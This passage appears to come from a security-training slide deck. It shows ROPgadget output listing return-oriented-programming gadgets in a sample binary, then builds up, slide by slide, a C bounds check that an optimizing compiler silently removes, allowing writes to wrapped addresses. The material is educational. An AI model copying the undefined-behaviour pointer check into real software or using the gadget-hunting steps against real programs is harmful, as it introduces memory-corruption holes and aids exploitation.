0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret
0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec :lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 :les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 :mov ebx, dword ptr [esp] ; ret
0x0804863f :pop ebp ; ret
0x08048379 :pop ebx ; ret
0x0804863e :pop edi ; pop ebp ; ret
0x0804863d :pop esi ; pop edi ; pop ebp ; ret
0x080487ea :push cs ; adc al, 0x41 ; ret
0x0804844c :push es ; ja 0x8048453 ; ret
...

```

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...

```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to bypass basically every defence...

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret ←—————
0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec :lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 :les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 :mov ebx, dword ptr [esp] ; ret
0x0804863f :pop ebp ; ret
0x08048379 :pop ebx ; ret
0x0804863e :pop edi ; pop ebp ; ret
0x0804863d :pop esi ; pop edi ; pop ebp ; ret
0x080487ea :push cs ; adc al, 0x41 ; ret
0x0804844c :push es ; ja 0x8048453 ; ret
...

```

Where is my code?

pointer overflow example

further explanations in <http://pdos.csail.mit.edu/papers/stack:sosp13.pdf>

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Here is a function that takes a pointer, and offset, a pointer to the end of the buffer (one past the last element), and a value to be poked into memory.

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

This is an out-of-bounds guard

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

This is an often seen "idiom" to check for very large pointer offsets.

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

and here it should be safe to do something with the pointer and offset

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

and here it should be safe to do something with the pointer and offset

so let's try it with some big values

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> wrap
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> wrap
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> wrap
```

```

void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}

```

Compile without optimization

```

$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000009 end=0xfffffffffd --> wrap

```

```

void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}

```

Compile without optimization

```

$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> wrap
ptr=0xfffffffffa offset=00000009 end=0xfffffffffd --> wrap

```

And this is the "expected" behavior

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> poke 42 into 0x0
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> poke 42 into 0x0
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> poke 42 into 0x1
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> poke 42 into 0x0
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> poke 42 into 0x1
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> poke 42 into 0x2
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> poke 42 into 0x0
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> poke 42 into 0x1
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> poke 42 into 0x2
ptr=0xfffffffffa offset=00000009 end=0xfffffffffd --> poke 42 into 0x3
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffffa offset=00000000 end=0xfffffffffd --> poke 42 into 0xfffffffffa
ptr=0xfffffffffa offset=00000001 end=0xfffffffffd --> poke 42 into 0xfffffffffb
ptr=0xfffffffffa offset=00000002 end=0xfffffffffd --> poke 42 into 0xfffffffffc
ptr=0xfffffffffa offset=00000003 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000004 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000005 end=0xfffffffffd --> out of bounds
ptr=0xfffffffffa offset=00000006 end=0xfffffffffd --> poke 42 into 0x0
ptr=0xfffffffffa offset=00000007 end=0xfffffffffd --> poke 42 into 0x1
ptr=0xfffffffffa offset=00000008 end=0xfffffffffd --> poke 42 into 0x2
ptr=0xfffffffffa offset=00000009 end=0xfffffffffd --> poke 42 into 0x3
```

WOW? What happened?

```
0x00001da0 <poke+0>:    push    ebp
0x00001da1 <poke+1>:    push    edi
0x00001da2 <poke+2>:    push    esi
0x00001da3 <poke+3>:    push    ebx
0x00001da4 <poke+4>:    call    0x1e26 <__x86.get_pc_thunk.bx>
0x00001da9 <poke+9>:    sub     esp,0x2c
0x00001dac <poke+12>:   mov     eax,DWORD PTR [esp+0x4c]
0x00001db0 <poke+16>:   mov     ebp,DWORD PTR [esp+0x40]
0x00001db4 <poke+20>:   mov     esi,DWORD PTR [esp+0x44]
0x00001db8 <poke+24>:   mov     edi,DWORD PTR [esp+0x48]
0x00001dbc <poke+28>:   mov     DWORD PTR [esp+0x1c],eax
0x00001dc0 <poke+32>:   lea     eax,[ebx+0xf3]
0x00001dc6 <poke+38>:   mov     DWORD PTR [esp+0x4],ebp
0x00001dca <poke+42>:   mov     DWORD PTR [esp+0x8],esi
